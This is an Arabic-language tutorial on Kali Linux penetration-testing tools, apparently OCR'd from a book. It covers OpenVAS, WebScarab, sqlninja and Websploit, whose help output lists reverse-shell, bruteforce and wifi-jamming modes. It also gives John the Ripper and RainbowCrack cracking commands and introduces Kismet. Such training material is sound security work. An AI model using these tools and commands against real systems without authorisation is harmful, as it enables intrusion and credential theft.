
أدوات البحث عن نقاط الضعف تلعب دور هام في إختبار الإختراق. هذه الأدوات تحاول مختبر الإختراق في عملية تحليل نقاط الضعف و أخطاء النظام. يمكن البحث عن نقاط الضعف على العديد من الخدمات والبرمجيات إعتمادا على المتطلبات.

OpenVAS أداة بحث عن نقاط ضعف مفتوحة المصدر مصممة خصيصاً للبحث العميق عن نقاط الضعف ضمن العديد من الحالات.

لبدأ التعامل مع OpenVAS نبحث عن
Application|Kali Linux|Vulnerability Analysis|OpenVAS

عند تشغيلها لأول مرة نستخدم الأمر التالي من أجل تحديث البرنامج و تشغيل كامل مايلزم لعملها:

```
openvas-setup
```




الخطوة التالية هي إضافة مستخدم جديد لـ OpenVAS. نمرر الأمر التالي ضمن terminal:

```
root@kali:~#openvas-adduser
```


يمكن الخروج من هذه العملية عبر الضغط على *ctrl + d*. ونستطيع إستخدام الأمر التالي من أجل تحديث هذه الأداة بشكل دائم:

```
root@kali:~#openvas-nvt-sync
```

نستطيع الآن تشغيل الأداة و بدأ في عملية البحث. ندخل إلى
Application|Kali Linux|Vulnerability Analysis|OpenVAS|openvas-gsd. هذا
سوف يشغل الواجهة الرسومية من أجل تسجيل الدخول. نقوم بإدخال المعلومات التي قمنا بإعدادها
سابقا و ندخل العنوان المحلي 172.0.0.1.



بعد تسجيل الدخول، نستطيع بدأ عملية المسح. للبدأ بأول عملية مسح نذهب إلى Task|New. نملأ اسم عملية المسح و باقي المتطلبات كما هو موضح بالشكل التالي:



بعد إنشاء العملية سوف نلاحظ أن العملية سوف تظهر في القسم السفلي من الوجهة الرسومية للمستخدم. ونضغط على زر البدأ لبدأ المسح.

إختبار إختراق تطبيقات الويب في نظام kali

تطبيقات الويب جزء رئيسي من الأنترنت العالمي هذه الأيام. والحفاظ على الحماية ضمنها هو التركيز الأساسي للدراسات العليا في مجال الويب. بناء تطبيق ويب يمكن أن يكون صعب و ممل و يمكن أن تظهر أخطاء صغيرة ضمن التعليمات تؤدي الى حدوذ فجوات أمنية. وهنا يأتي دور تطبيقات الويب لتساعد في حماية التطبيقات الأخرى. تطبيقات إختبار إختراق الويب يمكن تطبيقها في العديد من الأماكن مثل الواجهات و قواعد البيانات و خوادم الويب. سوف نستغل قوة بعض الأدوات المهمة في النظام Kali التي ممكن أن تكون مفيدة خلال عملية إختبار إختراق تطبيقات الويب.

WebScarab proxy

WebScarab هي أداة من أجل مقاطعة طلبات HTTP و HTTPS المرسلة من المتصفح قبل أن يتم إرسالها الى الخادم. وبشكل مشابه يتم وقف الإجابة من الخادم قبل أن تذهب إلى المتصفح. النسخة الجديدة من WebScarab تحوي العديد من الميزات المتقدمة مثل إكتشاف XSS/CSRF و تحليل الرقم المعرف للجلسة. من أجل البدأ في التعامل مع WebScarab نتبع الخطوات الثلاثة التالية:

1. نبدأ WebScarab عبر ذهاب وفق Application|Kali Linux|Web applications|Web application proxies|Webscarab.
2. بعد بدأ التطبيق يجب علينا تغيير إعدادات المتصفح. نضبط إعدادات الـ proxy لـ 127.0.0.1 و رقم المنفذ على 8008.

Connection Settings

Configure Proxies to Access the Internet

- ○ No proxy
- ○ Auto-detect proxy settings for this network
- ○ Use system proxy settings
- ◉ Manual proxy configuration:

HTTP Proxy: 127.0.0.1 Port: 8008

☐ Use this proxy server for all protocols


SSL Proxy: Port: 0

FTP Proxy: Port: 0

SOCKS Host: Port: 0

○ SOCKS v4 ◉ SOCKS v5

3. نحفظ الإعدادات و نعود إلى الواجهة الرسومية لـ WebScarab. نضغط على قائمة Proxy ونتفحص طلبات المقاطعة. يجب أن نتأكد أن طلبات GET و POST محددة على الجانب الأيسر من الواجهة. من أجل مقاطعة الإستجابة، نتفحص مقاطعة الإستجابة من أجل بدأ مراجعة و تفحص طلبات الإستجابة القادمة من الخادم.



هجمات قواعد البيانات بإستخدام sqlninja

Sqlninja أداة مشهورة تستخدم لفحص نقاط الضعف لـ SQL injunction في خوادم Microsoft SQL. قواعد البيانات جزء مهم من تطبيقات الويب لذلك حتى تطبيق صغير يمكن أن يؤدي إلى خطأ في إستغلال المعلومات. لذلك دعونا نرى كيف أن sqlninja يمكن أن تستخدم في إختبار إختراق قواعد البيانات.

من أجل إقلاع sql ninja نذهب إلى

.Applications|Kali Linux|Web applications|Database Exploitation|sqlninja

هذه الخطوة سوف تؤدي إلى ظهور نافذة terminal مع بارامترات sqlninja. البارامترات المهمة التي يجب البحث عنها هي mode و m–.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
        -f <file> : configuration file (default: sqlninja.conf)
        -p <password> : sa password
        -w <wordlist> : wordlist to use in bruteforce mode (dictionary method
                        only)
        -g : generate debug script and exit (only valid in upload mode)
        -v : verbose output
        -d <mode> : activate debug
```

البارامتر m– يحدد نوع العملية التي نريد تنفيذها على قاعدة البيانات الهدف.

دعونا نمرر الأمر الأساسي ونحلل النتيجة:

root@kali:~#sqlninja –m test

sqlninja rel. 0.2.3-r1

Copyright (c) 2006-2008 icesurfer


[-] sqlninja.conf does not exist. You want to create it now ? [y/n]

هذا سوف يعطيك خيار لإعداد ملف الإعدادات (sqlninja.conf). يمكننا تمرير القيم المهمة و إنشاء ملف إعدادات. وبمجرد الإنتهاء من هذا نكون جاهزين لتنفيذ إختبار إختراق قواعد البيانات.

The Websploit framework

Websploit أداة مفتوحة المصدر صممت لتحليل نقاط الضعف و إختبار الإختراق لتطبيقات الويب. وهي مشابهة جدا لـ Metasploit والتعامل مع العديد من البرمجيات لإضافة وظائف إليها.

لبدأ Websploit نذهب إلى Application|Kali Linux|Web Applications|Web Application Fuzzers|Websploit.



يمكن أن نبدأ بتحديث هذه الأداة بتمرير أمر التحديث في الـ terminal وفق التالي:

wsf>update

[*]Updating websploit framework, please wait...

بمجرد إنتهاء التحديث يمكن رؤية الموديولات المتوفرة بتمرير الأمر التالي:

wdf>show modules

دعونا نبدأ بعملية مسح مسارات أو مجلدات بسيطة عبر موديول على www.target.com كالتالي:

wsf>use web/dir_scanner

wsf:Dir_scanner>show options

wsf:Dir_scanner>set TARGET www.target.com

wsf:Dir_scanner>run

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
exploit/autopwn                 Metasploit Autopwn Service
exploit/browser_autopwn         Metasploit Browser Autopwn Service
exploit/java_applet             Java Applet Attack (Using HTML)

Wireless Modules                Description
-------------------             ---------------------
wifi/wifi_jammer                Wifi Jammer
wifi/wifi_dos                   Wifi Dos Attack

wsf > use web/dir_scanner
wsf:Dir_Scanner > show options

Options          Value
---------        --------------
TARGET           http://google.com

wsf:Dir_Scanner > set TARGET www.target.com
TARGET =>  www.target.com
wsf:Dir_Scanner > run
[*] Your Target : www.target.com
[*]Loading Path List ... Please Wait ...
[index] ... [400 Bad Request]
```

بمجرد تنفيذ أمر البدأ، Websploit سوف تنبدأ نموزج الهجوم و تعرض النتيجة. وبشكل مشابه يمكن إستخدام نوزج أو موديول آخر إعتمادا على ما نريد أن نقوم به.

كسر كلمات المرور

كلمات المرور هي أكثر طرق التوثيق المطبقة في النظم الحاسوبية. كسر كلمات المرور يمكننا من الولوج مباشرة إلى النظام ويعطينا مانرغب من سماحيات. Kali يحوي العديد من أدوات التي تستخدم في كسر كلمات المرور سواءاً online أو offline. دعونا نلقي نظرة على بعض أدوات فك تشفير كلمات المرور في النظام Kali ونناقش أنماط عملها والعمليات الممكنة ضمنها.

John the Ripper

John the Ripper فاك تشفير سريع و مجاني ويمكن إستخدامه بشكل فعال في كسر كلمات السر الضعيفة في نظام Unix أو قيم Hash في نظام Windows و خوارزمية التشفير DES و kerberos و غيرها من خوارزميات التشفير.

فك تشفير كلمات المرور بإستخدام John the Ripper يمكن تنفيذه بواسطة تقنية Brute Force حيث أن الكلمات المشفرة تكون موجودة ضمن ملف ويتم تجربتها بشكل متلاحق. أو يمكن بشكل بديل أن نطبق قائمة من الكلمات و نطبق تقنية Brute Force حتى نحصل على تطابق بين قائمة الكلمات و كلمة المرور.

لبدأ John the Ripper نذهب وفق المسار التالي:

.Applications|Kali Linux|Password Attacks|Offline Attack|John

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
John the Ripper password cracker, ver: 1.7.9-jumbo-7 [linux-x86-sse2]
Copyright (c) 1996-2012 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--config=FILE              use FILE instead of john.conf or john.ini
--single[=SECTION]         "single crack" mode
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but fetch words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--encoding=NAME            input data is non-ascii (eg. UTF-8, ISO-8859-1).
                           For a full list of NAME use --list=encodings
--rules[=SECTION]          enable word mangling rules for wordlist modes
--incremental[=MODE]       "incremental" mode [using section MODE]
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset file. It will be overwritten
--show[=LEFT]              show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]              run tests and benchmarks for TIME seconds each
```

لبدأ هجوم من نوع Brute Force على ملف كلمات المرور نقوم بتمرير الأمر التالي:

root@kali:~#john pwd

حيث أن pwd هو اسم ملف كلمات المرور.

من أجل رؤية كلمة السر التي تم كسرها نكتب الأمر التالي:

root@kali:~#john –show pwd

ويمكن تمرير قائمة من كلمات المرور:

root@kali:~#john --wordlist=password.lst --rules pwd

RainbowCrack

RainbowCrack أداة فك تشفير كلمات مرور أسرع من John. وهي مبنية على مفهوم استخدام جدول rainbow والذي هو مجموعة ضخمة من قيم Hashes المولدة مسبقاً لكل كلمة مرور ممكنة. القيمة التي يقوم المستخدم بإدخالها يتم إدخالها إلى RainbowCrack ويقوم بمقارنة hash الموجودة في الجدول rainbow لحين حدوث تطابق. هذه التقنية أثبتت أنها فعالة و تستغرق وقت أقل من الذي يستغرقه Brute Force.

لبدأ RainbowCrack نذهب وفق المسار التالي:

.Applications|Kali Linux|Password Attacks|Offline Attacks|RainbowCrack

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
RainbowCrack 1.5
Copyright 2003-2010 RainbowCrack Project. All rights reserved.
Official Website: http://project-rainbowcrack.com/

usage: rcrack rt_files [rt_files ...] -h hash
       rcrack rt_files [rt_files ...] -l hash_list_file
       rcrack rt_files [rt_files ...] -f pwdump_file
       rcrack rt_files [rt_files ...] -n pwdump_file
rt_files:               path to the rainbow table(s), wildchar(*, ?) supported
-h hash:                load single hash
-l hash_list_file:      load hashes from a file, each hash in a line
-f pwdump_file:         load lanmanager hashes from pwdump file
-n pwdump_file:         load ntlm hashes from pwdump file

hash algorithms implemented in alglib0.so:
    lm, plaintext_len limit: 0 - 7
    ntlm, plaintext_len limit: 0 - 15
    md5, plaintext_len limit: 0 - 15
    sha1, plaintext_len limit: 0 - 20
    mysqlsha1, plaintext_len limit: 0 - 20
    halflmchall, plaintext_len limit: 0 - 7
    ntlmchall, plaintext_len limit: 0 - 15
    oracle-SYSTEM, plaintext_len limit: 0 - 10
    md5-half, plaintext_len limit: 0 - 15
```

مثال عن ذلك الأمر التالي:

rcrack *.rt –l hash.txt

هذا الأمر من أجل بدأ RainbowCrack و البحث عن جدول rainbow مع wildcard الخاص بالبحث (*) ، قيمة الـ Hash التي سوف يتم خرقها مختارة من الملف hash.txt.

إستهداف الشبكات اللاسلكية

الشبكة اللاسلكية واحدة من الوسائط الأساسية التي تصل الحواسيب ضمن شبكة. و هذا يخلق مجال واسع لإختبار الحماية في هذا المجال. إختبار إختراق الذي نقوم به على الشبكات اللاسلكية مشابه للشبكات السلكية. الفرق الوحيد يكمن في طريقة و بروتوكولات الإتصال. Kali يحوي الكثير من الأدوات المفيدة التي تسهل عملية إختبار و تحديد الضعف على الشبكات اللاسلكية. دعونا نلقي نظرة سريعة على بعضها.

Kismet

كاشف شبكات لاسلكية الذي يمكن إستخدامه لملاحقة تدفق البيانات ضمن وسط إتصال لاسلكي. Kismet يحدد الشبكة ويعرفها عبر إلتقاط حزم بيانات و كشف الشبكات والذي يسمح لها بكشف الشبكات المخفية و غير المعلن عنها.

يمكن أن نبدأ العمل معها وفق المسار التالي:

.Applications|Kali Linux|Wireless Attacks|Wireless tools|Kismet

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Usage: /usr/bin/kismet_server [OPTION]
Nearly all of these options are run-time overrides for values in the
kismet.conf configuration file.  Permanent changes should be made to
the configuration file.
 *** Generic Options ***
 -v, --version                Show version
 -f, --config-file <file>     Use alternate configuration file
     --no-line-wrap           Turn of linewrapping of output
                              (for grep, speed, etc)
 -s, --silent                 Turn off stdout output after setup phase
     --daemonize              Spawn detatched in the background
     --no-plugins             Do not load plugins
     --no-root                            Do not start the kismet_capture binary


                               when not running as root.  For no-priv
                               remote capture ONLY.

 *** Kismet Client/Server Options ***
 -l, --server-listen          Override Kismet server listen options

